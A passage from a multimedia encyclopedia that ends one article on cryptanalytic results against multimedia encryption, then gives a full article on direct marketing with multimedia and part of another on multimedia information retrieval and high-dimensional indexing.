Much cryptanalytic work has shown that secret permutations are insecure against known/chosen-plaintext attack (Li, Li, Chen, Zhang, & Bourbakis, 2008). The secret permutations can be determined uniquely when a number of plaintexts and the corresponding ciphertexts are both available to the attacker. As a result, secret permutations have to be combined with other encryption techniques to resist plaintext attacks. Due to a similar reason, it has been found that secret matrix transformations are also insecure against plaintext attacks (Li, Li, Lo, & Chen, 2008). When the secret matrix is a real-number one, generally the encryption is insensitive to the plaintext and the secret key.

Recent cryptanalytic work on secret entropy coding has shown some security problems with Huffman coding. For the MPEG encryption scheme proposed by Kankanhalli and Guan (2002), it has been found that the secret Huffman tables can be separately broken, and all of them can be uniquely recovered in known/chosen-plaintext attacks (Li, Chen, Cheung, & Lo, 2005). For the multimedia encryption scheme based on multiple Huffman tables (Wu & Kuo, 2005), a recent report showed that the Huffman tables should be carefully selected to avoid weak keys and enhance the security against chosen-plaintext attacks (Zhou, Liang, Chen, & Au, 2007). Similarly, some early-proposed secret arithmetic coding algorithms have also been broken (Bergen & Hogan, 1993; Cleary, Irvine, & Rinsma-Melchert, 1995; Lim, Boyd, & Dawson, 1997). A number of new multimedia encryption schemes based on secret arithmetic coding have been presented lately (Bose & Pathak, 2006; Grangetto et al., 2006). It needs further study to evaluate their security.

One important result about error-concealment-based attack was reported recently by Uehara, Safavi-Naini, and Ogunbona (2006). For multimedia coding standards based on DCT blocks, this work shows that it is possible to estimate the direct current (DC) coefficients from the correlation between alternate current (AC) coefficients of adjacent blocks. The experimental results of this attack are good enough to reveal most visual information in the target plain-images. This cryptanalytic result means that it is insecure to **selectively encrypt** only DC coefficients. Some AC coefficients have to be encrypted also to avoid the recovery of DC coefficients.

No cryptanalytic result has been reported on index encryption, which seems securer than other kinds of multimedia encryption techniques. The main problem known about index encryption is the negative influence on compression efficiency.

Selective encryption with adaptive entropy codecs also seems secure, in the case that the bit size of encrypted part is sufficiently large. Due to the lack of much research work in this direction, its security needs further study.

FUTURE TRENDS

According to known cryptanalytic results on multimedia encryption schemes, the following approaches will be future trends in this area: 1) combination of more basic encryption techniques; 2) selective encryption working with adaptive entropy coding; and 3) encryption working with arithmetic coding. It is expected that research on adaptive arithmetic coding may provide more promising results in the near future.

In addition to the design of multimedia encryption schemes for existing multimedia coding standards, another future direction is to investigate deep relationships between compression, encryption, and other features of joint compression-encryption schemes (such as error-resilience). Based on such a comprehensive investigation, we may try to find some good ways to design next-generation multimedia coding standards that can support encryption in a more direct way.

KEY TERMS

Cipher: A system that is used to realize data encryption, also called cryptosystem.

Cryptology: The science of data security, which is also called cryptography. One of its branches is cryptanalysis, which focuses on the security analysis of existing cryptosystems.

DRM: Digital rights management. DRM systems handle security-related issues in the process of digital product distribution. They are mostly used by content providers to avoid illegal access to their digital products.

Encryption: A process to transform plain data into unrecognizable forms, under the control of a secret encryption key. The counterpart of encryption is decryption, which requires also a secret decryption key.

Entropy Coding: A term used to denote some compression algorithms, which works based on the probability distribution of source symbols. Huffman coding and arithmetic coding are two typical algorithms of this kind.

FLC: Fixed length coding (or codeword). FLC denotes an encoding process which transforms symbols into new symbols with identical bit sizes.

JPEG: Joint photographic experts group. JPEG is mostly used to denote a standard of still picture, issued by ISO with number 10918-1. It is also the abbreviation of the committee that created this standard. JEPG2000 is a new standard issued by this committee.

MPEG: Moving picture experts group. MPEG is a working group of ISO/IEC which is in charge of the development of video and audio encoding standards. This abbreviation is also widely used to denote these audiovisual standards developed by the working group.

RLE: Run-length encoding. RLE is a simple form of data compression in which runs of data (consecutive identical symbols) are stored as a single data value and count.

VLC: Variable length coding (or codeword). VLC denotes an encoding process which transforms symbols into new symbols with variable bit sizes.

Multimedia for Direct Marketing

Ralf Wagner
University of Kassel, Germany

Martin Meißner
Bielefeld University, Germany

INTRODUCTION

Multimedia technologies provide direct marketers with an incredible diversity of opportunities for communication *to* as well as *with* customers in a more appealing manner than old-fashioned printed advertisements or mailings (Coviello, Milley, & Marcolin, 2003). Direct marketing is one of the most important application domains of innovative multimedia products. An increasing share of marketing spending is invested in network activities, particularly WWW advertising and online shops. Online marketing activities have become so prominent that the 2000 Superbowl has been labeled the “Dot com Bowl” (Noe & Parker, 2005).

In this article, we outline:

- how companies improve their business by multimedia and networks, and
- the challenges for direct marketing brought about by multimedia.

The remainder of the article is structured as follows: in the first section, we provide a definition of direct marketing, illustrate the opportunities opening up for marketers by the new technologies, and present a scheme of tasks in direct marketing. Additionally, we describe the features of direct marketing using multimedia in the four domains of product, price, place, and promotion. In the subsequent section we address the possibilities for contemporary relationship marketing in the framework of content, commerce, and community. Thereafter, we discuss innovative direct marketing activities using the examples of advertising in personalized *digital TV environments* and mobile telephony. The article concludes with a comparison of different direct marketing media and a synopsis of success factors.

DIRECT MARKETING: DEFINITIONS AND TASKS

According to the American Marketing Association (2006), the term direct marketing is defined by two perspectives (cf. http://www.marketingpower.com):

- **Retailing Perspective:** “A form of non-store retailing in which customers are exposed to merchandise through an impersonal medium and then purchase the merchandise by telephone or mail.”
- **Channels of Distribution Perspective:** “The total of activities by which the seller, in effecting the exchange of goods and services with the buyer, directs efforts to a target audience using one or more media (direct selling, direct mail, telemarketing, direct-action advertising, catalog selling, cable selling, etc.) for the purpose of soliciting a response by phone, mail, or personal visit from a prospect or customer.”

The former perspective highlights the nexus of direct marketing to multimedia, because multimedia, and particularly networks such as the Internet and the World Wide Web, is the modern surrogate of human salespeople praising products and services. However, multimedia and networks might be used to offer additional value to customers. The latter perspective emphasizes the advantage provided by modern multimedia technologies: immediate buying without changing the medium. There are several terms for this, proposed in the literature, with respect to particular media such as “e-mail marketing,” “Internet marketing,” and “*mobile marketing*” (via cellular phones, PDAs, etc.). Thanks to this advantage, direct marketing using multimedia technologies stands out from the crowd of market-

Table 1. Domains and tasks of accomplishing direct marketing with multimedia and networks

Domain	Task	Value created for the customer	Benefit for supplier
Product	Innovation	Better products and services	Reputation as credible competitor and maintaining long-term profits
	(Mass) Customization	Individual needs are catered for	Superior offers
	Interactive services	Feeling to be an important element of market interchange	Gain of information on customers' preferences
	Providing additional information	Additional information on usage as well as quality assessment (e.g., consumer reports)	Improved quality perception
Price	Adaptive pricing	Buying with the confidence of a fair market price	Avoiding overpricing as well as underpricing
	Maintaining current price information	Impression of price movements in the course of time	Reputation as active pricing vendor
Promotion	Enabling a dialogue with and between the customers	Admitted to communicate his or her needs and wants	Gaining information on an individual level
	Achieving a share of voice in modern communication environments	Keeping informed about offers, innovative products, and services	Being recognized by the buyers
Place	Maintaining convenient access	Reduced transaction costs, saving time, 24/7 shopping	Cutting costs for shops, staff, and so forth; 24/7 trade; overcoming geographical restrictions
	Maintaining online payment security	Aplomb self perception	Recognition of trustworthiness
Relationship management	Fostering and supporting the user or buyer community	Becoming part of a community	Increased buyer loyalty; own products and services might become part of buyers self-concepts
	Keeping up-to-date on buyers' opinions, actions, and interests	Becoming a partner rather than a customer	Inimitability


ing techniques. Some authors propose to enrich the elements of the classical marketing with e-marketing components, but more detailed investigations suggest that the recent changes are more fundamental than just blending the marketing mix with an electronic mix (e.g., Kalyanam & McIntyre, 2002; Verona & Prandelli, 2002). All marketing concepts mentioned previously have to cope with the tasks of conventional marketing, which are commonly broken down into the domains of product, price, place, and promotion. Table 1 depicts a scheme of tasks that direct marketers have to accomplish in order to tap the full potential of multimedia and networks.

Subsequently, the domains depicted in Table 1 guide the discussion on opportunities and challenges marketers are facing when adopting multimedia technologies to their marketing mix.

Product

Multimedia technologies help develop the creation of innovative products and new service components into well-established products. For instance, online newspapers are a product innovation as well as an additional element to the conventional newspaper offer (which should lead to higher customer loyalty in the future). Therefore, multimedia technologies enhance a company's reputation as a credible competitor, and thus help to maintain long-term profits. Developments in Web technology enable firms and marketers to satisfy

Figure 1. Product customization using multimedia technology



individual needs of the customer and provide superior offers. In the literature, this is called *mass customization*. An example is depicted in Figure 1, where an automotive vendor enables customers and salespeople to equip a new car according to individual preferences interactively. The vendor uses computer-aided manufacturing based on these personalized specifications.

While the problem of information overload is intensified by the availability of a tremendous amount of product information, one-to-one marketing and other personal services should help the customer to identify products according to their interests. This calls for the provision of personalized product recommendations (Gaul & Schmidt-Thieme, 2002).

Price


One-to-one transactions of manufacturers and consumers over the Web provide the manufacturer with the opportunity to return to individual price settings (adaptive pricing). *Price differentiation* can be defined as a strategy to sell the same product to different consumers at different prices. On the basis of the firm's estimation, prices are differentiated according to customer's individual willingness to pay. Name-your-own-price is a price mechanism where the buyer, not the seller, determines the price by making a bid for a product or service. The seller can then either reject or accept the bid. In the case of rejection, the consumer is not allowed to bid again within a certain time span. A screenshot of the most prominent provider of such a price mechanism, Priceline (www.priceline.com), is shown in Figure 2. At Priceline, potential buyers can bid for rental cars, hotel accommodation, holidays and flights, and so forth. Spann, Skiera, and Schäfers (2004) advise sellers to think carefully about the design of the name-your-own-price mechanism, because restricting consumers to a single bid is likely to reduce revenues.

As a second mechanism, online auctions can be used as marketing instruments in order to communicate, advertise or sell products, or even to determine customers' willingness to pay. Both mechanisms enable suppliers to adjust prices very quickly and, thus, transmit price fluctuations to the customers. This advantage cancels out direct marketers' obstacle of price rigidity, whereas, for example, printed catalogs are valid for a time period.

Promotion

The Internet is an advertising medium that is in competition with traditional media, and one that may combine the advantages of various media with respect to the form of advertising. Advertising on the Web can be compared with advertising on television, which provides dynamic, short-term exposures with low information by using

Figure 2. Screenshot from www.priceline.com



video and audio formats, or it can be similar to static, relatively long-term exposures with high information, as in print media. It is emerging as an adaptive, hybrid medium with respect to audience addressability, audience control, and contractual flexibility. The success of the Internet as a marketing channel depends on the advantages that the technology can offer concerning interactivity and customizability, thus diminishing information asymmetry between buyers and sellers. Well-established forms of Internet advertising are banners, micro sites, e-mail, newsletters, and viral mail, which provide a powerful and inexpensive means of organizing and distributing advertising messages.

Place

Unlike supermarkets, department stores, or even catalogs, the Internet possesses several unique characteristics that have the potential to benefit consumers in several ways. One obvious advantage is that the Internet enables access independent of consumers' local markets, 24 hours a day, seven days a week. Medium-sized enterprises can compete with large ones by expanding their traditional distribution channels. Thanks to the lower searching costs, consumers can consider thousands of product alternatives and therefore may feel stressful with regard to the enormous possibilities of online shopping when they try to find the product that best fits their needs.

RELATIONSHIP MANAGEMENT IN THE FRAMEWORK OF CONTENT, COMMERCE, AND COMMUNITY

A popular wise expression in the Internet industry is "Content is king," but with respect to the aim of marketing content by mean of offering text, artwork, animation, and music in multimedia environments does neither create profits nor a competitive advantage for the vendors.

The community is made up by providing content on Web sites, discussion groups, newsgroups, and even in chat rooms. Clearly, the vendors take responsibility to provide the community with technical facilities to support virtual user groups, brand communities, and so forth. Both content and community are making up the vendors affiliation based on trust and social capital (Evans & Wurster, 1999). In these communities every person is a recipient and a sender. The Internet changes the way of communicating, working, learning, and even of thinking. Stewart and Pavlou (2002) argue the level of interactivity to determine the quality of marketing communication. Moreover, the Internet enables a dialogue with, as well as between, the customers, which might be the most significant distinction from most traditional media. Thus, consumers become active participants of the direct marketing process.

The most prominent example of communities' impact on direct marketing in multimedia environments is

Table 2. Comparison of direct marketing techniques

	Direct Mail	Telephone	E-mail	SMS	Automated IP-telephone
Reach	All households	Most households	Internet users	Young and middle-aged	Innovators
Cost	Medium	High	Very low	Low	Low
Time to organize	Slowest—materials, post	Slow—scripting, briefing	Quick	Quick	Quick
List availability	Very good	Good	Limited	Very Limited	Excellent
Response time	Slow	Quick	Quick	Quickest	Quick
Materials	Any	Voice only	Text, visuals, animations	Text, visuals, animations	Voice, video, animations
Personalization	Yes	One-to-one	Yes	Yes	Yes
Persuasive impact	Medium	High	Low	Low	Medium
Interactivity	No	Yes	Yes	Yes	Yes

collaborative filtering. It identifies consumers' wishes by automating the process of "word-of-mouth," by which people recommend products or services to others (Herlocker, Konstan, Terveen, & Riedl, 2004). The basic mechanism behind *collaborative filtering* systems is to register a multitude of consumer preferences, use a similarity metric to select a subgroup of people whose preferences are similar to those of the person seeking advice, calculate an average of the subgroup's preferences, and recommend options on which the advice-seeker has so far expressed no personal opinion. Typically, *collaborative filtering* is used to give recommendations of books, CDs, or movies in online stores. *Virtual communities* are a promising concept because community building contains the force of purchasing power concentration in relatively homogeneous target groups, enables comprehensive individual marketing, and establishes entrance barriers to other suppliers. The dynamic communication about products and services involves well-informed community members and allows for constant tracking of user preferences as well as keeping up-to-date on buyer opinions, actions, and interests. Additionally, *virtual communities* could enhance buyer loyalty, while the products and services become part of buyers' self-concepts. Verona and Prandelli (2002) argue the affiliation to foster the cognitive dimension of loyalty.

The third component of the 3Cs, commerce, refers to all attempts to increase buyer loyalty, by Web-based capabilities that help companies to organize and manage customer relationships. The interaction with each customer is likely to become a series of linked interactions, so that with each interaction, offerings can more closely meet the customer's needs (Kalyanam & McIntyre, 2002).

Technical features of the offered products or services, particularly incompatibilities, might be used to increase customer loyalty by creating a lock-in situation, which avoids customers churn on the Web. Since the lock-in mostly does not create a mutual benefit, this strategy should be carefully merged with affiliation to increase the customer loyalty.

FUTURE DEVELOPMENTS

Since the technology is still evolving heavily and direct marketers are usually among the first user groups adopting new technologies, the future development can hardly be described by extrapolating previous developments. To provide an impression, we discuss two examples subsequently.

Example 1: Personalized Advertising in Digital TV Environments

With the expansion of digital TV and set-top boxes, several hundreds of alternative TV programs can be watched by consumers. Due to the plurality of information content, people are faced with information overload, which is comparable to that of the Internet. With regard to the abundance of digital content and by adopting a consumer-centric focus, businesses recognize the importance of applying personalization techniques over interactive television. This should, on the one hand, provide the flexibility for consumers to filter information on TV events according to their interests. On the other hand, advertising companies can tailor commercials and their respective interactive content to each individual viewer profile (Chorianopoulos & Spinellis, 2004).

Example 2: Mobile Telephony as a Tool of Direct Marketing

Today, the number of mobile telephones exceeds that of fixed telephones, and therefore mobile phones appear to be the essential tool of communication for most consumers. Mobile phones, being in constant reach of their users and being available in many everyday situations, provide continuous wireless connectivity, which shows promise for direct marketing. The advent of mobile phones, PDAs and other handheld devices in direct marketing has driven research toward the investigation of the influence that these new technologies have on the relationship with customers. In the literature, this is referred to as *mobile marketing* (Dickinger, Haghirian, Murphy, & Scharl, 2004). A variety of services have been developed for mobile Internet applications, such as Web information search, SMS, MMS, banking, chat, or weather forecasts, which are used in m-commerce (Okazaki, 2005).

In *mobile marketing*, SMS can be used in a push or pull mode of advertising and may be perceived as content or as ads, and this can blur the line between advertising and service (Dickinger et al., 2004). Compared to other direct marketing techniques, SMS possesses some unique advantages such as very quick response times and everywhere access. A short comparison of direct marketing techniques is given in Table 2.

Scharl, Dickinger, and Murphy (2005) investigate *SMS marketing* via content analysis of 500 global Web sites and qualitative interviews. They identify content, personalization, and consumer control as message success factors (see Table 3), and device technology, transmission process, product fit, and media cost as media success factors of *SMS marketing*.

A relatively new idea to extend the capabilities of *mobile marketing* is to use built-in cameras of consumer mobile phones as sensors for two-dimensional visual codes. Camera-phones perform image processing tasks on the device itself and use the results as additional user input. The codes are attached to physical objects, printed documents, and virtual objects displayed on electronic screens and provide object-related informa-

Table 3. Success factors of SMS marketing

Success factor	Description	Example/Explanation
Content	Funny, entertaining, eye-catching, and informative content	SMS might be more effective in communicating prices or new services than physical products
Personalization	Include consumer’s habits, interests, and preferences to target the ads	Personal information such as leisure activities, holidays, music, and media interests
Consumer Control	Custumers give prior permission before contact and can stop messages at any time	Restrictions apply to unapproved messages in many countries
Device Technology	Design attractive messages by new technologies (MMS, animations)	Heterogeneous screen sizes and displays hamper the implementation
Transmission Process	Text messages should arrive a few minutes after sending to guarantee context dependency	For example, notifying travellers of flight status via SMS
Product Fit	SMS is particularly useful for technical goods and services	For example, announce events or support of product launches

tion. Used as sensors for real-world objects, mobile phones can narrow the gap between the physical and the virtual world by enabling customers to collect data in everyday situations (Rohs, 2004). This application multiplies the opportunities for m-commerce as well as for m-advertising.

CONCLUSION

This article outlines the opportunities and the challenges brought to direct marketers by new multimedia technologies. The innovative technologies affect all four domains (4P) of classical marketing mix management and enable the creation of mutual benefits. Moreover, the technological interactivity brings a new quality in the *relationship management* for direct marketers. The affiliation of the contents provided by the vendors to a particular community needs to be fitted to the extent of lock-in features used to foster the customer retention. Using the examples of (1) personalized advertising in *digital TV environments* and (2) mobile telephony, we illustrate the future developments of direct marketing with multimedia technologies.

The article comprises a synoptic overview of the tasks, the benefits for the vendors, and the values to be created for the customers. Different direct marketing techniques using multimedia technologies are systematized, and the key success factors of *SMS marketing* are summarized.

KEY TERMS

Collaborative Filtering: A collective method of recommendation based on previously gathered information to guide people's choices of what to read, what to look at, what to watch, and what to listen to.

Customer Relationship Management (CRM): The systematic collection and utilization of business data to manage interactions with customers by identifying patterns and interests of customers as success factors in order to foster customer loyalty through individualized correspondence and tailored offers.

Direct Marketing: A direct communication to a customer or business by one or more media that are designed for the purpose of soliciting a response in the form of an order, a request for further information, or a personal visit from a customer.

Mass-Customization: Provides customized offers based on individual needs by the use of flexible computer-aided manufacturing systems in order to combine low unit costs of mass production with the flexibility of individual customization.

Mobile Marketing: Adding value to the customers and enhancing revenue by distributing any kind of message or promotion on mobile devices.

Price Differentiation: A pricing strategy to sell the same product to different consumers at different prices based on the customer's estimated economic value of an offering.

SMS Marketing: Using short messages services (SMS) to provide customers with time and location sensitive, personalized information to promote goods and services.

Multimedia Information Retrieval at a Crossroad

INTRODUCTION

From late 1990s to early 2000s, the availability of powerful computing capability, large storage devices, high-speed networking, and especially the advent of the Internet, led to a phenomenal growth of digital multimedia content in terms of size, diversity, and impact. As suggested by its name, "multimedia" is a name given to a collection of data of multiple types, which include not only "traditional multimedia" such as images and videos, but also emerging media such as 3D graphics (like VRML objects) and Web animations (like Flash animations). Furthermore, relevant techniques have been developed for a growing number of applications, ranging from document editing software to digital libraries and many Web applications. For example, most people who have used Microsoft Word have tried to insert pictures and diagrams into their documents, and they have the experience of watching online video clips such as movie trailers from Web sites such as YouTube.com. Multimedia data have been available in every corner of the digital world. With the huge volume of multimedia data, finding and accessing the multimedia documents that satisfy people's needs in an accurate and efficient manner becomes a nontrivial problem. This problem is referred to as *multimedia information retrieval*.

The core of multimedia information retrieval is to compute the degree of relevance between users' information needs and multimedia data. A user's information need is expressed as a *query*, which can be in various forms such as a line of free text like "*Find me the photos of George Washington*," a few keywords like "*George Washington photo*," a media object like a sample picture of George Washington, or their combinations. On the other hand, multimedia data are represented using a certain form of summarization, typically called *index*, which is directly matched against queries. Similar to a query, the index can take a variety of forms, including keywords, visual features such as color histogram and motion vector, depending on the data and task characteristics.

For textual documents, mature information retrieval (IR) technologies have been developed and successfully applied in commercial systems such as Web search engines. In comparison, the research on multimedia retrieval is still in its early stage. Unlike textual data, which can be well represented by term vectors that are descriptive of data semantics, multimedia data lack an effective, semantic-level representation that can be computed automatically, which makes multimedia retrieval a much harder research problem. On the other hand, the diversity and complexity of multimedia data offer new opportunities for the retrieval task to be leveraged by the techniques in other research areas. In fact, research on multimedia retrieval has been initiated and investigated by researchers from areas of multimedia database, computer vision, natural language processing, human-computer interaction, and so forth. Overall, it is currently a very active research area that has many interactions with other areas.

In the coming sections, we will overview the techniques for multimedia information retrieval, followed by a review on the applications and challenges in this area. Then, the future trends will be discussed, and some important terms in this area are defined at the end of this chapter.

MULTIMEDIA RETRIEVAL TECHNIQUES

Despite the various techniques proposed in literature, there exist three major approaches to multimedia retrieval, namely text-based approach, content-based approach, and hybrid approach. Their main difference lies in the type of index used for retrieval: the first approach uses text (keywords) as index, the second one uses low-level features extracted from multimedia data, and the last one uses the combination of text and low-level features. As a result, they differ from each other in many other aspects ranging from feature extraction to similarity measures.

Text-Based Multimedia Retrieval

Text-based multimedia retrieval approaches apply mature information retrieval techniques to the domain of multimedia retrieval. A typical text-IR method matches text queries issued by users with descriptive keywords extracted from documents. To use this method for multimedia retrieval, textual descriptions in the form of "bag of keywords" need to be extracted to describe multimedia objects, and user queries must be expressed as a set of keywords. Given the text descriptions and text queries, multimedia retrieval boils down to a text-IR problem. In early years, such descriptions were usually obtained by manually annotating the multimedia data with keywords (Tamura & Yokoya, 1984). This approach is not scalable to large data if the number of human annotators is limited, but is applicable if the annotation task is shared among a large population of users. This is the case of several image/video sharing Web sites, such as YouTube.com and Flickr.com, where users add (keyword) tags on their photos or videos such that they can be found by keyword search. The vulnerability to human bias is always an issue with manual annotations. There have been also proposals from computer vision and pattern recognition areas on automatically annotating the images and videos with keywords based on their low-level visual/audio features (Barnard, Duygulu, Freitas, Forsyth, Blei, & Jordan, 2003; Jeon, Lavrenko, & Manmatha, 2004). Most of these approaches involve supervised or unsupervised machine learning, which tries to map low-level features into descriptive keywords. However, due to the large gap between multimedia data forms (e.g., pixels, digits) and their semantic meanings, these approaches cannot produce high-quality keyword annotations. Some of the systems are semi-automatic, attempting to propagate keywords from a set of initially annotated objects to other objects. In some other applications, descriptive keywords can be easily accessible for multimedia data. Particularly, for images and videos embedded in Web pages, the text surrounding them as well as the title of the Web pages usually provide good descriptions, an approach explored both in research (e.g., Smith & Chang, 1997) and also in commercial image/video search engines (e.g., Google Image Search).

Since relatively speaking keyword annotations can precisely capture the semantic meanings of multimedia data, the text-based retrieval approach is effective in terms of retrieving multimedia data that are *semantically relevant* to the users' needs. Moreover, because many people find it convenient and effective to use text (keywords) to express their information requests, as demonstrated by the fact that most commercial search engines (e.g., Google) support text queries, this approach has the advantage of being amenable to average users. But the bottleneck of this approach is still on the acquisition of keyword annotations, especially when there is a large amount of data and a small number of users, since no techniques provide both efficiency and accuracy in acquiring annotations when they are not available.

Content-Based Multimedia Retrieval

The idea of **content-based retrieval** first came from the area of content-based image retrieval (CBIR) (Flickner, Sawhney, Niblack, Ashley, Huang, Dom, et al., 1995; Smeulders, Worring, Santini, Gupta, & Jain, 2000). Gradually, the idea has been applied to the retrieval tasks for other media types, resulting in content-based video retrieval (Hauptmann et al., 2002; Somliar, 1994) and content-based audio retrieval (Foote, 1999). The word "content" here refers to the low-level representation of the data, such as pixels for bitmap images, MPEG bit-streams for MPEG-format video, and so on. Content-based retrieval, as opposed to text-based retrieval, exploits the features that are (automatically) extracted from the low-level representation of the data, usually denoted as low-level features since they do not directly capture the high-level meanings of the data. (In a sense, text-based retrieval of documents is also "content-based," since keywords are extracted from the content of documents.) Obviously, the low-level features used for retrieval depend on the type of data to be retrieved. For example, color histogram is a typical feature for image retrieval, and motion vector is used for video retrieval, and so on. Despite the heterogeneity of the features, in most cases, they can be transformed into feature vector(s) which are typically high-dimensional and real-valued. Thus, the similarity between media objects can be measured by the distance of their respective feature vectors in the vector space under certain distance metrics. Various distance measures, such as Euclidean distance, histogram intersection, can be used as the similarity metrics. This has a correspondence to the vector-based model for (text) information retrieval, where a bag of keywords is also represented as a vector. The original feature spaced can be transformed into a manifold space in which the distance metric better captures the intrinsic similarity/dissimilarity between media objects, an approach seen in recent works such as He, Ma, and Zhang (2004).

Content-based retrieval also influences the way a query is composed. Since a media object is represented by its low-level feature vector(s), a query must be also transformed into a feature vector in order to match against the object. This results in query-by-example (QBE) (Flickner et al., 1995), a search paradigm where media objects such images or video clips are used as query examples to find other objects similar to them, where "similar" is defined mainly at perceptual levels (i.e., looks like, or sounds like). In this case, feature vector(s) extracted from the example object(s) are matched with the feature vectors of the media objects to be retrieved. The majority of content-based retrieval systems use QBE as its search paradigm. However, there are also content-based systems that use alternative ways to let users specify their intended low-level features, such as by selecting from some templates or a small set of feature options (i.e., "red," "black," or "blue"). See the PIPA Project (http://spade.ddns.comp.nus.edu.sg/viper/demos.html) as an example.

The features and similarity metrics used by many content-based retrieval systems are chosen heuristically and are therefore ad-hoc and unjustified. It is questionable that the features and metrics are optimal or close to optimal. Thus, there have been efforts seeking for theoretically justified retrieval approaches whose optimality is guaranteed under certain circumstances (Sebe et al., 2000). Cooper et al. (2005) suggest measuring image similarity using time and pictorial content. Many of these approaches treat retrieval as a machine learning problem of finding the most effective (weighted) combination of features and similarity metrics to solve a particular query or a set of queries. Such learning can be done online in the middle of the retrieval process, based on users' feedback evaluations or automatically derived "pseudo" feedbacks. In fact, relevance feedback (Rui, Huang, Ortega, & Mehrotra, 1998) has been one of the hot topics in content-based image retrieval. Recently, Kelly and Teevan (2003) proposed a concept of implicit relevance feedback (IRF), which is different from traditional relevance feedback methods that require users to explicitly give feedback. An extension of IRF was also studied in Ryen et al. (2005). Off-line learning has also been used to find effective features/weights based on previous retrieval experiences. However, machine learning is unlikely to be the magic answer for content-based retrieval problems due to the fact that it is impossible to have training data for basically an infinite number of queries, and users are usually unwilling to give feedbacks.

Overall, content-based retrieval has the advantage of being fully automatic from the feature extraction to similarity computation, and thus scalable to real systems. With the query-by-example (QBE) search paradigm, it is also able to capture the perceptual aspects of multimedia data that cannot be easily depicted by text. The downside of content-based retrieval is mainly due to the so called "semantic gap" between low-level features and the semantic meanings of the data. Given the fact that users prefer semantically relevant results, content-based methods suffer from the low precision/recall problem, which prevents them from being used in commercial systems. Another problem lies in the difficulty of finding a suitable example object to form an effective query, if the QBE paradigm is used.

Hybrid Multimedia Retrieval

The hybrid multimedia retrieval is proposed partially because both text-based and content-based retrieval have their own limitations, and they can be complementary to each other. Different from these two retrieval methodologies, hybrid multimedia retrieval is emerging as a new multimedia retrieval method which tries to combine the retrieval results returned by text-based method and by content-based method to enhance the retrieval effectiveness (Shen, Zhou, & Bin, 2006). In the image retrieval approach proposed by Zhou and Dai (2007), for a given query, text-based retrieval is first conducted to get a set of candidate images, and then a content-based refinement process is performed based on the low-level features of candidate images. This hybrid approach has almost become the standard in video retrieval, since video data by nature contain text (from speech recognition, closed captions, etc.), video frames (as images), and audio information. For example, Rong et al. (2006) proposed a probabilistic framework for combining the results of multiple "retrieval experts," including text retrieval, key-frame visual similarity, and so-called semantic concepts to acquire a list of relevant video shots for a given query. Empirical results have shown that hybrid multimedia retrieval can be regarded as a promising retrieval method compared with the above two methods.

HIGH-PERFORMANCE INDEX

In the early multimedia retrieval systems, the multimedia objects such as images or video were frequently stored as simple files in a directory or entries in a relational table. From a perspective of computational efficiency, both options exhibited poor performance because most file systems use sequential search within directories. Thus, as the size of the multimedia databases or collections grew from hundreds to thousands to millions of variable-sized objects, the computers could not respond in an acceptable time period.

As feature vector extracted from media objects is multi- *or* high-dimensional, the indexing of multimedia data belongs to the high-dimensional index issue. There is a long stream of research for addressing the high-dimensional indexing problems (Böhm, Berchtold, & Keim, 1998). Existing techniques can be divided into four main categories.

The first category is based on data and space partitioning, hierarchical tree index structure (e.g., the R-tree [Guttman, 1984] and its variants [Beckmann, Kriegel, Schneider, & Seeger, 1990]), and so forth. Although these methods generally perform well at low dimensionality, their performance deteriorates rapidly as the dimensionality increases, and the degradation can be so bad that sequential scanning becomes more efficient due to the "dimensionality curse."

The second category is to represent original feature vectors using smaller, approximate representations (e.g., VA-file [Weber, Schek, & Blott, 1998] and IQ-tree [Berchtold, Bohm, Kriegel, Sander, & Jagadish, 2000]), and so forth. The VA-file (Weber et al., 1998) accelerates the sequential scan by using data compression. Although the VA-file reduces the number of disk accesses, it incurs higher computational cost to decode the bit-strings, compute all the lower and some upper bounds on the distance to the query point, and determine the actual distances of candidate points. The IQ-tree (Berchtold et al., 2000) is also an indexing structure along the lines of the VA-file, which maintains a flat directory containing the minimum bounding rectangles of the approximate data representations.

The third category is to use a metric-based method [Chávez, Navarro, Baeza-Yates, & Marroquín, 2001] as an alterative direction for high-dimensional indexing. Examples include MVP-Tree (Bozkaya & Ozsoyoglu, 1997), M-Tree (Ciaccia, Patella, & Zezula, 1997), and so on.

The final category is the transformation-based high-dimensional indexing schemes, such as the pyramid technique (Berchtold, Bohm, & Kriegel, 1998). The pyramid technique is efficient for window queries but performs less satisfactorily for k-NN queries. Most recently, iDistance (Jagadish, Ooi, Tan, Yu, & Zhang, 2005) are proposed to support B+-tree-based k-NN search. It is proposed by selecting some reference points in order to further prune the search region so as to improve the query efficiency. However, the query efficiency of iDistance relies largely on clustering and partitioning the data and is significantly affected if the choice of partition scheme and reference data points is not appropriate.

APPLICATIONS AND CHALLENGES

Though far from mature, multimedia retrieval techniques have been widely used in a number of applications. The most visible application is various Web search engines for images and video, such as Image Search and Video Search at Google.com, Blinx.com, as well as image and video sharing sites, such as YouTube.com and Flickr.com. The search facilities provided by these systems are text-based, implying that a text query is a better vehicle of users' information need than an example-based query. Content-based retrieval is not applicable here due to its low accuracy problem, which gets even worse due to the huge data volume. Web search engines acquire textual annotations of images or video automatically by analyzing the text in Web pages, but the results for some popular queries may be manually crafted. In image and video sharing sites, such text annotations are provided in the form of tags collectively by a huge population of users. Because of the huge data volume on the Web, the relevant data to a given query can be enormous. Therefore, the search engines need to deal with the problem of "authoritativeness," namely determining how authoritative a piece of data is, besides the problem of relevance. In addition to the Web, there are many off-line digital libraries, such as Microsoft Encarta Encyclopedia, that have the facilities for searching multimedia objects like images and video clips by text. The search is usually realized by matching manual annotations with text queries.

Multimedia retrieval techniques have also been applied to some narrow domains, such as news videos, sports videos, and medical imaging. NIST TREC Video Retrieval Evaluation (TRECVID, http://www-nlpir.nist.gov/projects/trecvid/) has attracted many research efforts devoting to various retrieval tasks on broadcast news video based on automatic analysis of video content. Sports videos like basketball programs and baseball programs have been studied to support intelligent access and summarization (Zhang & Chang, 2002). In the medical imaging area, for example, Liu, Lazar, and Rothfus (2002) applied retrieval techniques to detect brain tumor from CT/MR images. Content-based techniques have achieved some level of success in these domains, because the data size is relatively small and domain-specific features can be crafted to capture the idiosyncrasy of the data. Generally speaking, however, there is no killer application where content-based retrieval techniques can achieve a fundamental breakthrough.

